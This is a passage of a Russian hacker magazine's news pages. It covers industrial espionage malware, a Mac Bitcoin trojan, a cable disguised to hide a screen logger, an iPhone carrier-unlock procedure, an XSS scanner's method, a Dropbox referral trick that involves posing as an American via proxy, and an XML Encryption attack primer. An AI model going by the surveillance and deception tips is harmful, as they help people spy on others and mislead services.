
Комментарий:
Чтобы читатели не жаловались на бесполезность этой рубрики, вот вам полезный линк. Ну как? :)



ЛИШЬ ТРЕТЬ ДОМЕННЫХ ИМЕН (ИЗ 926 ТЫСЯЧ), зарегистрированных в зоне рф, активно используется владельцами.

ХИМИКИ И «ОБОРОНКА» В ОПАСНОСТИ!

ОБНАРУЖЕНА ЕЩЕ ОДНА АТАКА, НАПРАВЛЕННАЯ НА ПРОМЫШЛЕННЫЕ ПРЕДПРИЯТИЯ



Командные сервера Nitro, которые удалось отследить, в большинстве своем были виртуальными и располагались на территории США. В основном их арендовали граждане Китая.

После Stuxnet, наверное, сложно кого-то удивить вирусами и атаками, направленными не на рядовых юзеров, а на промышленный сектор. Лишнее подтверждение тому, что подобных атак становится больше, обнаружили специалисты компании Symantec. Атака, условно названная Nitro, началась еще в конце апреля текущего года и была ориентирована на правозащитные организации, но потом ее создатели выбрали своей целью промышленные предприятия. Атаке подверглись 29 компаний в 19 отраслях, в том числе в химической и оборонной (утверждается, что таких компаний может быть намного больше). Доподлинно известно, что за эти несколько месяцев в результате заражения были похищены данные более чем со ста промышленных компьютеров. Хакеры действовали вполне традиционно — направляли сотрудникам компаний электронные письма, замаскированные под корпоративную рассылку. Большинство таких мейлов содержали архивы с китайским троянским софтом (в основном трояны PoisonIvy). После заражения намеченного компьютера троян связывался с командным сервером и инфицировал другие корпоративные машины, находящиеся в том же домене. Эксперты Symantec отмечают, что атакующие часто использовали индивидуальные методики и сценарии атак. География Nitro достаточно широка: большинство заражений пришлось на США, Бангладеш и Великобританию.

ШПИОНИТЬ МОЖНО ПО-РАЗНОМУ

ОЧЕНЬ НЕЗАМЕТНЫЙ И ХИТРЫЙ ВИДЕОЛОГГЕР

Каких только средств не изобрели люди, чтобы шпионить за ближними! Некоторым гаджетам позавидовал бы даже Джеймс Бонд. Штука, о которой я хочу сегодня тебе рассказать, как раз из их числа. Как проследить, чем занимается человек за компьютером? Конечно, можно установить кейлоггер или иное ПО для слежки, но его довольно легко обнаружить. Можно использовать и аппаратный кейлоггер, но порой даже этого может оказаться недостаточно. Занятная альтернатива этим старым добрым способам — видеологгер VideoGhost, маскирующийся под обычный кабель. Вместо того чтобы запоминать набранный текст, устройство сохраняет скриншоты всего, что отображается на экране (объем встроенной флэш-памяти — 2 Гб). VideoGhost отличается от обычного кабеля тем, что с одного конца у него имеется USB-коннектор. При подключении к USB-разъему компьютера кабель определяется как флеш-накопитель, с которого можно слить данные. Для считывания сохраненных данных понадобится персональный USB-ключ, который поставляется в комплекте с VideoGhost. Выпускаются версии кабеля с разъемами VGA, DVI и HDMI, каждая из них обойдется примерно в $200.






РЕСУРС ВКОНТАКТЕ ВВЕЛ ТЕСТ НА ЗНАНИЕ ОСНОВ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ. Если твой аккаунт взломали, придется ответить на несколько простых вопросов.



АНТОН НОСИК ВЕРНУЛСЯ РАБОТАТЬ В SUP на должность медиадиректора компании. Уже известно, что из ЖЖ исчезнет почти вся реклама и появится «карма».



ДОЛЯ МОБИЛЬНОГО БРАУЗЕРА GOOGLE, предустанавливаемого на устройства с ОС Android, на рынке возросла до 18,7%, что позволило ему обогнать по популярности Opera Mini, доля которого составляет всего 13,1%.



«ВЕРНЫЕ ДРУЗЬЯ» ПОЯВИЛИСЬ В FACEBOOK. В случае проблем Trusted Friends помогут восстановить аккаунт и подтвердить личность пользователя.



ВЛАДЕЛЬЦЫ КРУПНЕЙШИХ ПОРНОСАЙТОВ ВЫСТУПИЛИ ПРОТИВ ЗОНЫ XXX. Они обвиняют ICANN в антиконкурентных действиях и искусственном завышении цен на домены.

КОМПЬЮТЕР НА ФЛЕШКЕ

УЛЬТРАМАЛЕНЬКИЙ PC НА ANDROID'E







В FXI отметили, что их детище The Cotton Candy будет стоить менее $200, а его продажи начнутся во второй половине 2012 года. Кроме того, рассматривается вариант устройства с Windows 8 на борту.

Норвежцы из компании FXI представили рабочий прототип сверхминиатюрного ПК. Разработка получила название The Cotton Candy (в переводе с английского — «сахарная вата», ведь новинка весит всего 21 грамм, то есть столько же, сколько и упаковка этой сладости). Внешне устройство похоже на обычную USB-флешку, но подобное впечатление обманчиво. Эта кроха оснащена ARM-процессором Samsung Exynos на 1,2 ГГц (таким же, как в смартфоне Samsung Galaxy S II), четырехъядерным графическим чипом Mali-400 MP, слотом для карт памяти microSD (объемом до 64 ГБ), модулями Wi-Fi и Bluetooth, разъемами HDMI 2.1 и USB 2.0. Ее мощностей хватит, чтобы воспроизводить фильмы с разрешением 1080p. Работает The Cotton Candy под управлением ОС Android 2.3. С помощью этого девайса можно превратить любой телевизор, ноутбук, телефон, планшет или телеприставку в терминал для операционной системы Android. Устройство может играть роль аппаратного эмулятора гугловской ОС. Подключать девайс можно не только к телевизору по HDMI, но и к компьютеру через USB (в этом случае он будет распознаваться как накопитель). Bluetooth служит для подключения клавиатуры и мыши, в качестве инструмента управления можно также использовать и планшет. Пока устройство не имеет доступа к Android Market, но его обещают добавить к моменту релиза.

НЕ ХОЧЕШЬ, ЧТОБЫ GOOGLE ВИДЕЛ ТВОЙ РОУТЕР?

ПРОСТО ДОПИШИ В КОНЦЕ SSID СВОЕГО ДЕВАЙСА «_NOMAP», И ТЫ БОЛЬШЕ НЕ ПОПАДЕШЬ В БАЗУ ГЕОЛОКАЦИОННЫХ СЕРВИСОВ GOOGLE

НЕЛЕГКИЕ БУДНИ BITCOIN

НОВЫЙ ВИРУС ЗАСТАВЛЯЕТ МАКИ ГЕНЕРИРОВАТЬ КРИПТОВАЛЮТУ, А ЭКСПЕРТЫ НАХОДЯТ УЯЗВИМОСТИ В СИСТЕМЕ BITCOIN

С момента появления пиринговая валюта BitCoin стала предметом обсуждений и вызвала скепсис. Несколько атак, которые имели место прошлым летом, только подлили масла в огонь. Напомним, что тогда был взломан крупнейший обменник Mt Gox, а позже и форумы BitCoin, что незамедлительно сказалось как на курсе валюты, так и на ее репутации. Тем не менее, BitCoin все равно популярна, ее можно обменять на реальные деньги, а значит, она представляют интерес для всевозможных мошенников.

Эксперты компании Intego, которая специализируется на технологиях безопасности, недавно обнаружили новый вирус DevilRobber, ориентированный на валюту BitCoin. Он использует целый комплекс вредоносных механизмов. Это одновременно троян, находящийся внутри других приложений, бэкдор, открывающий порты для приема команд с удаленных серверов, вор, крадущий данные и монеты BitCoin, и шпионская программа, переправляющая персональные данные пользователей своим создателям. DevilRobber ориентирован на Mac OS X, он задействует вычислительные ресурсы графических карт для производства виртуальных монет. Подцепить этот зловред можно на The Pirate Bay и других трекерах. К примеру, он был внедрен в графический редактор Graphic Converter для Mac OS X. Используя видеокарту и ЦП для осуществления математических операций, троян генерирует и крадет цифровую валюту. Кроме того, DevilRobber ищет на зараженном компьютере BitCoin-кошельки, чтобы украсть деньги и оттуда. Зловред существенно снижает производительность Mac. DevilRobber также ворует пароли, историю посещения страниц из браузера Safari и данные Vidalia — плагина Firefox, который используется для общения через TOR. К счастью, пока DevilRobber обнаружен на весьма небольшом количестве компьютеров, однако это не означает, что в дальнейшем он не распространится шире. Между тем о работе и жизнеспособности BitCoin высказываются и ученые. Недавно ученые Сигал Орег и Шахар Добзински из Корнеллского университета и исследователи Мош Бабайофф и Авив Зохар из Microsoft представили доклад, посвященный пиринговой валюте. Они заявили, что обнаружили фундаментальную уязвимость в электронной валюте и эта дырка в итоге вообще сможет остановить развитие BitCoin. Проблема состоит в следующем: когда Юзер1 платит Юзеру2, допустим, 50 монет, этот Юзер1 вводит платежный пароль и передает данные по сделке на другие точки. Другие участники получают скромную плату за проверку платежа, которая производится при помощи хеша, сгенерированного транзакционной записью. С наращиванием денежной массы схема, позволяющая создавать деньги из ничего, исчерпает себя, и проверкой транзакций займутся одиночных узлы BitCoin. Здесь-то и кроется уязвимость. Если поощрять пользователей только за проверку предложенных транзакций, они не захотят передавать эти транзакции другим. Вместо этого они будут держать в секрете проведенные сделки, чтобы не делиться ни с кем деньгами. А если каждая транзакция будет происходить на одной точке, процесс авторизации займет очень много времени. Нильс Шнайдер, разработчик проекта BitCoin, пишет: «В докладе рассматривается очень интересная теоретическая проблема, но я сомневаюсь, что в проект придется вносить какие-либо изменения».

ИЗВЕСТИЯ ИЗ СТАНА ADOBE

КОМПАНИЯ ОТКАЗЫВАЕТСЯ ОТ FLEX И FLASH НА МОБИЛЬНЫХ ПЛАТФОРМАХ




В результате отказа Adobe от Flash под сокращение попадут 750 штатных сотрудников (то есть 7 % штата компании) в Северной Америке и Европе.

Adobe приняла решение прекратить поддержку мобильной версии Flash Player. В будущем технологию Flash для мобильных устройств планируется использовать в основном в инструментах, позволяющих с помощью Adobe AIR создавать нативные приложения для мобильных платформ. Компания намерена продолжать поддержку текущих конфигураций Android и PlayBook, выпуская критические патчи и обновления безопасности. Вместо Flash Player компания сконцентрируется на разработке платформы для мобильных приложений а также увеличит инвестиции в HTML5. О причинах такого решения в блоге поведал Майк Чамберс, управляющий по связям с разработчиками платформы Flash. В частности, он отметил, что компания Apple, являющаяся одним из лидеров рынка, по-прежнему не собирается внедрять поддержку Flash Player в браузеры для iOS. «Что бы мы ни делали, Flash Player вряд ли появился в Apple iOS в обозримом будущем», — пишет он. Так что отказ Adobe от Flash в мобильных телефонах и планшетах — это в некотором роде итог «холодной войны» с Apple. Также стало известно, что компания решила отказаться и от развития Flex SDK. После очередного релиза Flex 4.6 SDK, выход которого назначен на 29 ноября, проект будет передан в open source.

СОФТ, ПОДСМАТРИВАЮЩИЙ ЧУЖИЕ ПАРОЛИ

НАВЕДИ КАМЕРУ СВОЕГО СМАРТФОНА НА ЧЕЛОВЕКА, НАБИРАЮЩЕГО ПАРОЛЬ, И ПОЛУЧИ ПАРОЛЬ!

Вот до чего, как говорится, «дошел прогресс». Команда исследователей из университета Северной Каролины разработала, в общем, не сложный, но поражающий воображение софт. Программа iSpy оправдывает свое имя на все 100%. Как ты знаешь, во время набора текстовых сообщений, писем или ввода регистрационных данных на виртуальной клавиатуре устройств iPhone или Android вводимые символы появляются на экране в небольших блоках (magnified keys). Программа iSpy способна не только определить, какой текст ввел пользователь, но даже извлечь определенную информацию с экрана с помощью отражения в окне или в чьих-то очках! Для осуществления этого необычного хака нужно стоять не дальше трех метров от жертвы, чтобы можно было снять на камеру процесс ввода данных. Если же для съемки используется однообъективная зеркальная камера, расстояние можно увеличить и до 60 метров. В идеале правильно распознается более 90 % символов. Чем дальше стоит шпион, тем меньше этот процент. Также процент уменьшается, если снимать отражение, потому что при этом размер изображения экрана уменьшается. Однако при наличии DSLR-камеры можно получить неплохие результаты и с расстояния в 12 метров. Создатели iSpy рекомендуют отключать функцию magnified key и использовать что-то вроде защитного козырька для экрана.





АМЕРИКАНСКИЕ ВОЕННЫЕ В УДАРЕ. Агентство передовых оборонных исследований DARPA объявило конкурс Shredder Challenge на лучшую и наиболее эффективную методику восстановления разорванных или пропущенных через шредер документов. К участию приглашаются компьютерщики, любители головоломок и сложных задач. Победитель получит 50 тысяч долларов.



AMAZON ОБРАТИЛ СВОЕ ВНИМАНИЕ НА СМАРТФОНЫ. Согласно азиатским источникам, в конце 2012 года компания представит на рынке собственный телефон.



ЗА ПОЛГОДА GOOGLE ПОЛУЧИЛ ОТ РОССИИ ОКОЛО ДЕСЯТИ ЗАПРОСОВ на удаление примерно десяти единиц контента и 42 запроса на раскрытие данных 47 аккаунтов.

СЕРГЕЙ БРИН и его супруга пожертвовали 500 тысяч долларов в фонд Wikimedia.

КАК РАЗБЛОКИРОВАТЬ IPHONE БЕЗ ДЖЕЙЛБРЕЙКА

НАЙДЕН ИНТЕРЕСНЫЙ СПОСОБ РАЗЛОЧКИ «ЯББЛОЧНЫХ» АППАРАТОВ




В iPhone Dev-Team кипит работа над обыкновенным джейлбрейком для iPhone 4S. Недавно в твиттере команды появилось сообщение, что предварительная версия джейлбрейка уже готова. В доказательство хакеры показали пару скриншотов, но заметили, что до релиза еще далеко.



Как только iPhone 4S поступил в продажу, хакеры со всего мира тут же принялись колдовать над созданием джейлбрейка для нового него. Один из членов Chronic Dev Team Майкл Капоцци нашел способ отвязать iPhone от сотового оператора без помощи традиционного джейлбрейка. На данный момент, это, пожалуй, самый простой способ заставить iPhone, предназначенный исключительно для работы в домашней сети AT&T, работать в сетях других операторов. Самое интересное, что, как выяснилось в результате тестирования, этот метод, созданный для iPhone 4S, подходит также и для iPhone двух предыдущих поколений: iPhone 4 и iPhone 3GS, то есть для всех актуальных ныне моделей. Единственный минус метода Капоцци состоит в том, что анлок действует только до первой перезагрузки аппарата, после которой телефон нужно «отвязывать» заново. Итак, рассмотрим, что нужно делать. Способ взлома прост: тебе понадобится лишь SIM-карта оператора AT&T, обрезанная под соответствующий размер, и симка оператора, в сети которого аппарат планируется использовать в дальнейшем. При разлочке аппарат должен находиться в сети AT&T либо его роумингового партнера (в России это «Билайн», «Мегафон», СМАРТС и региональные операторы, входящие в состав «Ростелеком»).

Весь процесс пошагово показан в видеоролике, найти который можно по адресу youtu.be/gofpelTXI5U. Шаманство от Капоцци выглядит так:

- набираем номер службы поддержки абонентов AT&T (611) и сбрасывем вызов;
- включаем режим работы «В самолете»;
- вынимаем SIM-карту AT&T и вставляем ее аналог от T-Mobile;
- проверяем, что Wi-Fi отключен (в настройках сети можно выбрать пункт «Забыть эту сеть», чтобы небыло автоматического подключения);
- выключаем режим работы «В самолете», после чего iPhone ищет сеть;
- на экране появляется оповещение «Требуется активация»;
- после этого автоматически активируется EDGE и в левом верхнем углу экрана появляется буква E;
- ждем примерно 20–30 секунд и выключаем смартфон;
- снова включаем iPhone, после чего на экране вновь появляется оповещение «Требуется активация»;



- когда появляется одна полоска уровня сигнала, выбираем пункт «Использовать подключение к сотовой сети»;
- вынимаем SIM-карту, после чего снова появляется оповещение «Требуется активация»;
- вставляем SIM-карту оператора T-Mobile обратно и пользуемся разлоченным смартфоном.

Российские пользователи сообщают противоречивые сведения об эффективности этого метода. По утверждению самого Капоцци, наилучшего результата его метод позволяет достичь при «перепрограммировании» iPhone под сеть T-Mobile, так что эффективность метода в России действительно под вопросом.

НЕМНОГО СТАТИСТИКИ ОТ КОМПАНИИ MCAFEE:

КОЛИЧЕСТВО НОВЫХ ОБРАЗЦОВ ВРЕДОНОСНЫХ ПРОГРАММ ПРЕВЫСИТ 75 МИЛЛИОНОВ К КОНЦУ ТЕКУЩЕГО ГОДА





Proof-of-Concept

СКАНЕР XSS-УЯЗВИМОСТЕЙ НА 100 СТРОЧЕК КОДА

Внимательный читатель вспомнит, что с полгода назад у нас уже был похожий PoC. Тогда Мирослав Штампар решил доказать, что функционал для поиска SQL-инъекций, которым располагает большинство коммерческих сканеров безопасности, можно воссоздать в небольшом скрипте, уложившись в сто строчек кода. Автор знает, о чем говорит, — он сам является автором sqlmap, которая по праву считается одним из лучших инструментов для поиска и эксплуатации SQLi и распространяется бесплатно. Основная идея сегодняшнего PoC состоит в том, что и для поиска XSS-уязвимостей не надо городить огород. Сто строчек кода — и сканер готов. Так появился Damn Small XSS Scanner (DSXS).

ПРОСТО О ПОИСКЕ XSS

Начнём с азбуки. Cross-site scripting (XSS) — это тип атак, при которых в вывод веб-приложения инжектируется некоторый JS-код. Браузер клиента получает этот код и без тени сомнения его выполняет. Чаще всего XSS-атака используется для кражи аутентификационных кукисов. Уязвимость возникает из-за отсутствия фильтрации, когда данные, введенные пользователям, используются для формирования HTTP-ответа. Самый банальный пример — форма для поиска. Если ответ сервера содержит запрос пользователя в «чистом» виде, то приложение с большой вероятностью будет уязвимо к XSS-атакам.

Поиск XSS на специальной тестовой площадке для легальных тренировок zero.webappsecurity.com

Обнаружение XSS-уязвимостей условно можно разбить на два этапа. Первый этап — определение того, использовали ли веб-приложение для формирования ответа введенные пользователем данные. На этом этапе атакующий пробует вручную ввести произвольные значения в HTML-форму или параметры GET/POST-запроса. В случае если введенные символы содержатся в ответе (то есть их можно найти в исходнике страницы), атакующий может переходить ко второму шагу. Здесь уже надо изучить контекст, в котором используются данные пользователя, и зависимости от этого выбрать правильный XSS-пейлоад. Нагрузка должна быть такой, чтобы веб-приложение сформировало семантически корректный ответ с внедренным зловредным кодом. Очень важно, в каком контексте используются введенные пользователем данные. Например, если бы внедренное значение находилось в ответе сервера внутри HTML-тегов <script>..</script> (что представить довольно сложно), то атакующий мог бы сразу написать зловредный JavaScript-код. Но если, к примеру, введенные пользователем данные оказываются внутри HTML-тега <a href="...">, то необходимо сначала закрыть тег символами «">» и только потом писать боевой JS-код, обрамленный в <script>...</script>.

О DSXS

Понятно, что автоматизировать поиск XSS-уязвимостей несложно. Но что сделал Мирослав? Он написал утилиту на Python, которая умеет проверять GET- и POST-параметры на наличие XSS-уязвимостей, и при этом уложился всего в сто строчек кода. Damn Small XSS Scanner (DSXS) автоматически выполняет поиск тех значений, которые включаются в вывод веб-приложения, и анализирует их контекст. Для каждого контекста есть свой набор символов, которые не должны фильтроваться и кодироваться, чтобы атакующий смог проэксплуатировать уязвимость. Например, в уже упомянутом случае, когда введенные пользователем данные внедряются в тег <a href="...">, необходимо, чтобы символы < и > отражались в выводе веб-приложения в исходном виде. DSXS автоматически выполняет выбор нагрузки для восьми разных случаев, охватывая тем самым большинство всех возможных кейсов. Помимо контекста, DSXS отображает информацию о том, фильтруются ли символы. Если некоторые символы «не проходят», сканер дает об этом знать. В этом случае атакующий может «повредить» контекст (разметка страницы необязательно должна быть валидной, чтобы внедренный скрипт выполнялся), несмотря на то что располагает ограниченным набором символов. Удивительно, но в сто строчек кода автор умудрился уместить и дополнительные параметры. Сканер, помимо всего прочего, способен работать через прокси и использовать случайные значения User-Agent, Referer и Cookie в HTTP-заголовках. Код проекта открыт и доступен на GitHub (https://github.com/stamparm/DSXS).



КОЛОНКА СТЁПЫ ИЛЬИНА

КАК БЕСПЛАТНО ПОЛУЧИТЬ 10 ГБ В DROPBOX С ПОМОЩЬЮ ADWORDS

10ГБ ЛУЧШЕ 2 ГБ

Можно долго ругать сервис Dropbox за проблемы и фейлы с безопасностью, но миллионы людей, включая почти всю команду][акера, использует этот сервис самым активным образом. В рамках обычного аккаунта пользователю выделяется всего 2 Гб для хранения файлов, но объем можно легко увеличить до 50 Гб, если приобрести платный аккаунт. Стоит он не так уж и дешево — $99,00 в год. К счастью, создатели предлагают другой вариант, суть которого заключается в стандартной реферальной схеме «Приведи друга — мы тебе дадим еще 250 Мб бесплатно». Таким образом, аккаунт можно прокачать до 10 Гб, которых уже вполне достаточно, если не хранить в облаке какие-то тяжелые проекты или фотографии. Важно, что засчитывается не столько регистрация, сколько установка клиента Dropbox, причем уникальность клиента проверяется по MAC-адресу. Естественно, нашлись умельцы, которые написали различные утилиты для автоматической прокачки аккаунта (например, bit.ly/und69i). Но, говорят, Dropbox каким-то образом стал пресекать подобную активность по накрутке — я, если честно, не сильно вдавался в подробности. Однако сейчас не могу не поделиться с тобой новым и, на мой взгляд, очень изящным способом легально прокачать свой аккаунт до 10 Гб, ничего не накручивая и действительно привлекая к Dropbox настоящих клиентов. С помощью AdWords и совершенно бесплатно!

В ЧЕМ ИДЕЯ?

Идея сама по себе очень простая, и предложил ее в своем блоге некий Владик Рихтер (bit.ly/rxNKyB). Любому нормальному человеку объективно сложно привлечь столько пользователей сервиса, чтобы за счет реферальной схемы увеличить объем своего Dropbox-ящика. Особенно сейчас, когда сервис уже сверхпопулярен. Что можно сделать? Я знаю людей, которые не обламывались рассылать спам, но это не наш метод. Мой ответ — контекстная реклама. Да, можно использовать самый обычный AdWords, продвигая в процессе рекламной кампании свою реферальную ссылку. «Так за это же надо платить?» — резонно заметишь ты. Вроде как да, но на самом деле необязательно! Если ты помнишь, то в нашем журнале были рекламные купоны Google, предлагающие 1000 руб. для проведения первой рекламной кампании. Подобные купоны не редкость. А по ссылке bit.ly/rAEsg1 ты попадешь на форму для получения бонусных $75 на счет AdWords, которых как раз хватит, чтобы оплатить клики на рекламные объявления. :) Надо лишь указать имя и фамилию, e-mail (лучше на каком-нибудь платном домене), адрес сайта (сойдет страница на каком-нибудь сервисе вроде about.me), а также номер телефона. Через некоторое время ты получишь ваучер на свой e-mail. Для верности можно прикинуться американцем (через прокси).

КАК ПРОКАЧАТЬ АККАУНТ?

Попробуем? Единственный инструмент, который нам понадобится, — это Google AdWords (adwords.google.com). Поэтому смело заводи там аккаунт и переходи в меню «Оплата → Настройки платежных данных». Придется ввести здесь данные о пластиковой карте (не бойся, если не превысишь бонусный лимит, то с тебя не спишется ни копейки), а также указать код полученного ваучера. После этого можно приступать к созданию новой кампании (показу рекламных объявлений):

1. Нажми на кнопку «Создайте первую кампанию».
2. Придумай имя для кампании (например, «Dropbox»).
3. Настрой кампанию так, чтобы она показывалась во всех странах и на все распространенных языках (английский, испанский, немецкий, французский, японский).
3. В разделе «Ставки и бюджет» обозначь лимит на день: скажем, 600 рублей в день.

Все остальные поля можно оставить по умолчанию. Далее нажимаем «Сохранить и продолжить» и попадаем на станицу, где необходимо настроить вид наших рекламных объявлений. Проверены следующие варианты ключевых слов: dropbox, free online storage, online backup free, online backup, online backup data, dropbox space. Можно не фантазировать, главное — сделать так, чтобы объявление было опрятным и не нарушало политику Google. В качестве целевого URL указывай свою реферальную ссылку, которую можно взять на странице настроек Dropbox в разделе Referall Status (например, http://db.tt/UfxuF8m). По сути, все готово.


Судя по расценкам за клик, подобный хак использует довольно много людей, но нам это никак не помешает. Если бы речь шла о настоящих деньгах, то для каждого ключевого слова стоило бы указать небольшую цену за клик. Но так как мы тратим бонусные баксы, то можно выставить автоматический режим формирования CPC (Cost-Per-Click). С этого момента остается только ждать и поглядывать на статистику переходов, наслаждаясь увеличением объема своего аккаунта. Главное теперь — не проморгать тот момент, когда бонусные средства будут израсходованы, чтобы отключить показ рекламы. :)

Что мы получаем в итоге? Во-первых, мы прокачали свой аккаунт в Dropbox. Во-вторых, мы принесли сервису новых реальных клиентов. В-третьих, мы освоили AdWords, с которым, вполне возможно, и делато никогда не имели (а это и есть главная цель рекламных ваучеров Google). Это уже тройной профит получается. :)

Updated	Status
3/26/2011 7:45 AM	Joined
3/26/2011 6:52 AM	Completed
3/26/2011 6:37 AM	Joined
3/26/2011 6:08 AM	Joined
3/26/2011 5:23 AM	Completed
3/26/2011 5:14 AM	Completed
3/26/2011 4:49 AM	Completed
3/26/2011 4:32 AM	Completed

Каждая регистрация — плюс 250 Мб к объему аккаунта на Dropbox

|plaintext| (first@plaintext.su, www.plaintext.su)



Взлом XML Encryption

ЛЕГКИЙ СПОСОБ ДЕШИФРОВАНИЯ ЗАКРЫТОЙ XML-ИНФОРМАЦИИ



Весь мир еще не успел отойти от BEAST и Padding Oracle Attack на .NET Framework, как пара исследователей обнаружила уязвимость в механизме XML Encryption, применяемом для шифрования XML-контента. На этот раз всему виной снова стал многострадальный режим шифрования CBC и неправильная обработка ошибок приложениями.

WWW

www.w3.org/TR/xmlenc-core/ — спецификация XML Encryption на официальном сайте W3C.

bit.ly/qMupEv — оригинальная статья исследователей, обнаруживших уязвимость в XML Encryption.

XML ENCRYPTION

Технология XML Encryption, стандартизованная W3C в 2002 году, в настоящее время широко используется в различных XML Framework'ах (этот стандарт поддерживают .NET, Apache Axis2, JBOSS и т. д.). Сегодня она активно применяется для защиты коммуникаций между веб-сервисами в продуктах многих компаний, в частности Microsoft и Red Hat. На техническом уровне спецификация XML Encryption точно описывает синтаксис криптографических алгоритмов, разработанных для произвольных XML-структурированных данных, — шифрования, дешифрования и восстановления измененной части XML-документа — и порядок их применения. Стандарт не определяет никаких новых криптографических алгоритмов, а предписывает использовать уже существующие. В случае блочных шифров стандарт не оставляет нам другого выбора, кроме AES и 3DES в режиме CBC. Далее я буду все описывать на примере шифра AES (хотя для понимания сути уязвимости это не принципиально, главное — режим CBC).

МАТЧАСТЬ

Известно, что блочный шифр преобразует блок открытого текста (обычно длиной 16 байт, то есть 128 бит) в блок шифрованного текста. Если данные занимают больше одного блока, приходится использовать алгоритмы, самым популярным из которых на сегодня является CBC.

Принцип его работы легко понять из первой иллюстрации. Для первого блока открытого текста случайно выбирается вектор инициализации (IV), а затем над этим вектором и первым блоком открытого текста выполняется операция XOR, результат которой шифруется с помощью блочного алгоритма. В качестве вектора инициализации для последующих блоков открытого текста используется предыдущий блок шифрованного текста, то есть весь процесс шифрования и дешифрования описывается следующим псевдокодом:

```
//Шифрование

C[0] = AES_ENC(k, IV xor M[0]);
C[i] = AES_ENC(k, C[i-1] xor M[i]);

//Дешифрование

M[0] = AES_DEC(k, C[0]) xor IV;
M[i] = AES_DEC(k, C[i]) xor C[i-1];
```


Здесь k — ключ, C — шифротекст, M — открытый текст, IV — вектор инициализации (синхропосылка).

Стандарт не только предписывает использовать режим шифрования CBC, но и определяет схему дополнения данных до полного блока.

